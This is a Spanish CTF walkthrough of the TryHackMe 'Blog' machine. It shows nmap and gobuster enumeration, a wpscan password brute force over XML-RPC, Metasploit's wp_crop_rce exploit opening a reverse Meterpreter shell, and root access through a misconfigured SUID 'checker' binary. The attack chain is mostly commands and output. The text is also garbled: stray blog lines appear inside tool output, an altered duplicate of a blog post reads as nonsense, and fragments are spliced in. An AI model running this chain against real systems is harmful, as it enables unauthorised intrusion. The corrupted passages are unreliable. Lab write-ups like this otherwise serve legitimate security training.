

# Blog

- Enumeración
  - Ping
  - Nmap
  - HTTP
    - Fuzzing Web
- Explotación
  - Wpscan
  - MSFconsole
  - Escalada de Privilegios
    - SUID

---

## Resolviendo la máquina Blog

En esta publicación, comparto cómo resolví la máquina **Blog** de TryHackMe.

---

### Enumeración

#### Ping

Ejecutamos un *ping* para comprobar la conectividad y obtener pistas sobre el sistema operativo.

```
ping -c 1 10.10.213.30
```

```
PING 10.10.213.30 (10.10.213.30) 56(84) bytes of data.  
64 bytes from 10.10.213.30: icmp_seq=1 ttl=63 time=51.0 ms  
  
— 10.10.213.30 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 50.976/50.976/50.976/0.000 ms
```

#### Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.213.30 -oG allPorts
```

```

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 12:03 CEST
Initiating SYN Stealth Scan at 12:03
Scanning 10.10.213.30 [65535 ports]
Discovered open port 445/tcp on 10.10.213.30
Discovered open port 139/tcp on 10.10.213.30
Discovered open port 80/tcp on 10.10.213.30
Discovered open port 22/tcp on 10.10.213.30
Completed SYN Stealth Scan at 12:03, 13.43s elapsed (65535 total ports)
Nmap scan report for 10.10.213.30
Host is up, received user-set (0.052s latency).
Scanned at 2025-07-25 12:03:38 CEST for 14s
Not shown: 64273 closed tcp ports (reset), 1258 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 63
80/tcp    open  http         syn-ack ttl 63
139/tcp   open  netbios-ssn  syn-ack ttl 63
445/tcp   open  microsoft-ds syn-ack ttl 63
Oh and don't forget to hide this post once you get up and running
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds
Raw packets sent: 69770 (3.070MB) | Rcvd: 65551 (2.622MB)

```

```
nmap -p22,80,139,445 -sCV 10.10.213.30 -oN targeted
```

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-25 12:04 CEST
Nmap scan report for 10.10.213.30
Host is up (0.053s latency).
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256  c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256  5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: WordPress 5.0
|_ http-robots.txt: 1 disallowed entry
|_ /wp-admin/
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Billy Joel's IT Blog &#8211; The IT blog
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel


Host script results:
| smb2-time:
|_  date: 2025-07-25T10:04:24+00:00
|_  start_date: N/A
|_ nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|_  3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|_  account_used: guest
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|_  OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|_  Computer name: blog
|_  NetBIOS computer name: BLOG\x00
|_  Domain name: \x00
|_  FQDN: blog
|_  System time: 2025-07-25T10:04:24+00:00
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.04 seconds

```

## HTTP



<http://10.10.213.30/>

[Skip to the content](#)



# Billy Joel's IT Blog

The IT blog



Search for:

Search

Close search X

Close Menu X

Categories




[Uncategorized](#)

```
1 <!DOCTYPE html>
2
3 <html class="no-js" lang="en-US">
4
5   <head>
6
7     <meta charset="UTF-8">
8     <meta name="viewport" content="width=device-width, initial-scale=1.0" >
9
10    <link rel="profile" href="https://gmpg.org/xfn/11">
11
12    <title>Billy Joel's IT Blog &#8211; The IT blog</title>
13 <link rel='dns-prefetch' href='//blog.thm' />
14 <link rel='dns-prefetch' href='//s.w.org' />
15 <link rel="alternate" type="application/rss+xml" title="Billy Joel's IT Blog &#8211; Feed" href="http://blog.thm/feed/" />
16 <link rel="alternate" type="application/rss+xml" title="Billy Joel's IT Blog &#8211; Comments Feed" href="http://blog.thm/comments/feed/" />
```

Como no se visualiza correctamente, se añade una entrada en `/etc/hosts` para resolver el dominio.

```
echo "10.10.213.30 blog.thm" >> /etc/hosts
```

# A Note From Mom

 By Karen Wheeler  May 26, 2020  2 Comments

Hey Billy! I think this is such a good idea. With your recent firing, you can use this blog to write tutorials and guides, helping people that are just getting started in the IT industry like you were. I'm sure it'll help a lot of people.

Remember not to let it get you down! Stay positive, keep doing what you're doing and something good will come your way.

Oh and don't forget to hide this post once you get up and running... that would be embarrassing lol!

iloveyou,  
Mom

Ya se visualiza correctamente.

## Fuzzing Web

```
gobuster dir -u http://10.10.213.30/ -w /usr/share/wordlists/dirbuster/directory-  
list-lowercase-2.3-medium.txt -t 64
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.213.30/
[+] Method: GET
[+] Threads: 64
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/login (Status: 302) [Size: 0] [→ http://blog.thm/wp-login.php]
/0 (Status: 301) [Size: 0] [→ http://10.10.213.30/0/]
/feed (Status: 301) [Size: 0] [→ http://10.10.213.30/feed/]
/atom (Status: 301) [Size: 0] [→ http://10.10.213.30/feed/atom/]
/rss (Status: 301) [Size: 0] [→ http://10.10.213.30/feed/]
/wp-content (Status: 301) [Size: 317] [→ http://10.10.213.30/wp-content/]
/admin (Status: 302) [Size: 0] [→ http://blog.thm/wp-admin/]
/rss2 (Status: 301) [Size: 0] [→ http://10.10.213.30/feed/]
/wp-includes (Status: 301) [Size: 318] [→ http://10.10.213.30/wp-includes/]
/rdf (Status: 301) [Size: 0] [→ http://10.10.213.30/feed/rdf/]
/page1 (Status: 301) [Size: 0] [→ http://10.10.213.30/]
/' (Status: 301) [Size: 0] [→ http://10.10.213.30/]
/dashboard (Status: 302) [Size: 0] [→ http://blog.thm/wp-admin/]
/%20 (Status: 301) [Size: 0] [→ http://10.10.213.30/]
/2020 (Status: 301) [Size: 0] [→ http://10.10.213.30/2020/]
/wp-admin (Status: 301) [Size: 315] [→ http://10.10.213.30/wp-admin/]
/0000 (Status: 301) [Size: 0] [→ http://10.10.213.30/0000/]
/embed (Status: 301) [Size: 0] [→ http://10.10.213.30/embed/]
```

## Explotación

### Wpscan

```
wpscan --url http://10.10.219.180/ --enumerate u,vp
```

[+] URL: http://10.10.219.180/ [10.10.219.180]

[+] Started: Fri Jul 25 17:33:37 2025

Interesting Finding(s):

[+] Headers

| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%

[+] robots.txt found: http://10.10.219.180/robots.txt

| Interesting Entries:  
| - /wp-admin/  
| - /wp-admin/admin-ajax.php  
| Found By: Robots Txt (Aggressive Detection)  
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.219.180/xmlrpc.php

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC\_Pingback\_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_ghost\_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress\_xmlrpc\_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_xmlrpc\_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress\_pingback\_access/

[+] WordPress readme found: http://10.10.219.180/readme.html

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

[+] Upload directory has listing enabled: http://10.10.219.180/wp-content/uploads/

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.219.180/wp-cron.php

| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - https://www.iplocation.net/defend-wordpress-from-ddos  
| - https://github.com/wpscanteam/wpscan/issues/1299

[\*] WordPress version 5.0 identified (Insecure, released on 2018-12-06).  
| Found By: Emoji Settings (Passive Detection)  
| - http://10.10.219.180/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.0'  
| Confirmed By: Meta Generator (Passive Detection)  
| - http://10.10.219.180/, Match: 'WordPress 5.0'

Uncategorized

WordPress 5.0 identified (Insecure, released on 2018-12-06).  
Found By: Meta Generator (Passive Detection)  
Confirmed By: Meta Generator (Passive Detection)

[i] The main theme could not be detected.

[\*] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins found.

[\*] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:00

[i] User(s) Identified:

[\*] bjoel  
| Found By: Wp Json Api (Aggressive Detection)  
| - http://10.10.219.180/wp-json/wp/v2/users/?per\_page=100&page=1  
| Confirmed By:  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)

[\*] kwheel  
| Found By: Wp Json Api (Aggressive Detection)  
| - http://10.10.219.180/wp-json/wp/v2/users/?per\_page=100&page=1  
| Confirmed By:  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)

[\*] Karen Wheeler  
| Found By: Rss Generator (Aggressive Detection)

[\*] Billy Joel  
| Found By: Rss Generator (Aggressive Detection)

[i] No WPScan API Token given, as a result vulnerability data has not been output.  
[i] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[\*] Finished: Fri Jul 25 17:33:44 2025

[\*] Requests Done: 65  
[\*] Cached Requests: 0  
[\*] Data Sent: 15,330 KB  
[\*] Data Received: 14,175 MB  
[\*] Memory used: 246,324 MB  
[\*] Elapsed Time: 00:00:00

## A Note From Mom

By Karen Wheeler May 26, 2020 0 Comments

(10 / 10) 100.00% Time: 00:00:00

Hey Billy! I think this is such a great idea. While your mom is living, you can use this time to write eulogies and obituaries, helping people that are just getting started in the IT industry like you were. I'm sure it'll help a lot of people.

Remember not to let it get you down. Stay positive, keep doing what you're doing and something great will come your way.

Cheer up, don't forget to take this post down you get up and running... that would be rather amusing huh!

0 Comments


```
wpscan --url http://10.10.219.180/ --passwords /usr/share/wordlists/rockyou.txt --  
usernames bjoel,kwheel
```

```
[+] URL: http://10.10.219.180/ [10.10.219.180]  
[+] Started: Fri Jul 25 17:35:58 2025  
  
Interesting Finding(s):  
  
[+] Headers  
| Interesting Entry: Server: Apache/2.4.29 (Ubuntu)  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
  
[+] robots.txt found: http://10.10.219.180/robots.txt  
| Interesting Entries:  
| - /wp-admin/  
| - /wp-admin/admin-ajax.php  
| Found By: Robots Txt (Aggressive Detection)  
| Confidence: 100%  
  
[+] XML-RPC seems to be enabled: http://10.10.219.180/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  
  
[+] WordPress readme found: http://10.10.219.180/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
  
[+] Upload directory has listing enabled: http://10.10.219.180/wp-content/uploads/  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
  
[+] The external WP-Cron seems to be enabled: http://10.10.219.180/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:  
| - https://www.iplocation.net/defend-wordpress-from-ddos  
| - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).  
| Found By: Emoji Settings (Passive Detection)  
| - http://10.10.219.180/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.0'  
| Confirmed By: Meta Generator (Passive Detection)  
| - http://10.10.219.180/, Match: 'WordPress 5.0'  
  
[!] The main theme could not be detected.  
[+] Enumerating All Plugins (via Passive Methods)  
[!] No plugins found.  
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:02  
[!] No Config Backups Found.  
[+] Performing password attack on Xmlrpc against 2 user/s  
[SUCCESS] - kwheel / cutiepie1  
[+] Crying bjoel / kambal Time: 00:05:11 <  
[!] Valid Combinations Found:  
| Username: kwheel, Password: cutiepie1  
  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
  
[+] Finished: Fri Jul 25 17:41:15 2025  
[+] Requests Done: 6907  
[+] Cached Requests: 38  
[+] Data Sent: 3.469 MB  
[+] Data Received: 4.044 MB  
[+] Memory used: 282.213 MB  
[+] Elapsed Time: 00:05:16  
  
Scan Aborted: Canceled by User
```

Con las credenciales obtenidas ( `kwheel` / `cutiepie1` ), se accede al panel de WordPress.





## MSFconsole

En Metasploit ( `msfconsole` ) se busca un módulo compatible con la versión de WordPress detectada. Se encuentra el exploit ( `exploit/multi/http/wp_crop_rce` ) que permite ejecutar **RCE (Remote Code Execution)**.

```
search WordPress 5.0
use 0 | use exploit/multi/http/wp_crop_rce
set LHOST 10.8.184.124
set RHOSTS 10.10.219.180
set USERNAME kwheel
set PASSWORD cutiepie1
exploit
```

```
[*] Started reverse TCP handler on 10.8.184.124:4444
[*] Authenticating with WordPress using kwheel:cutiepie1 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload
[+] Image uploaded
[*] Meterpreter session 1 opened (10.8.184.124:4444 → 10.10.219.180:44968) at 2025-07-25 18:17:49 +0200
[*] Including into theme
[*] Sending stage (40004 bytes) to 10.10.219.180
[*] Attempting to clean up files ...
[*] Meterpreter session 2 opened (10.8.184.124:4444 → 10.10.219.180:45026) at 2025-07-25 18:19:14 +0200
```

```
shell
```

```
/bin/bash -i
```

## Escalada de Privilegios

### SUID

Se realiza una búsqueda de permisos **SUID**.

```
find / -perm -4000 2>/dev/null
```

```
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
```

```
ltrace checker
```

```
ltrace checker
getenv("admin") = nil
puts("Not an Admin") All (2) Pending (0) Approved (2) = 13
Not an Admin
+++ exited (status 0) +++
```

Con **ltrace**, se identifica que el binario **checker** busca la variable de entorno **admin**. Al definirla manualmente (**export admin=hello**), se logra ejecutar el binario con privilegios elevados.

```
export admin=hello
```

```
checker
```

```
whoami
root
```

Se accede al directorio: **/root**

```
cd /root
```

```
ls
```

```
root.txt
```

Además de buscar la flag del usuario.

```
find / -name user.txt 2>/dev/null
```

```
/home/bjoel/user.txt  
/media/usb/user.txt
```

---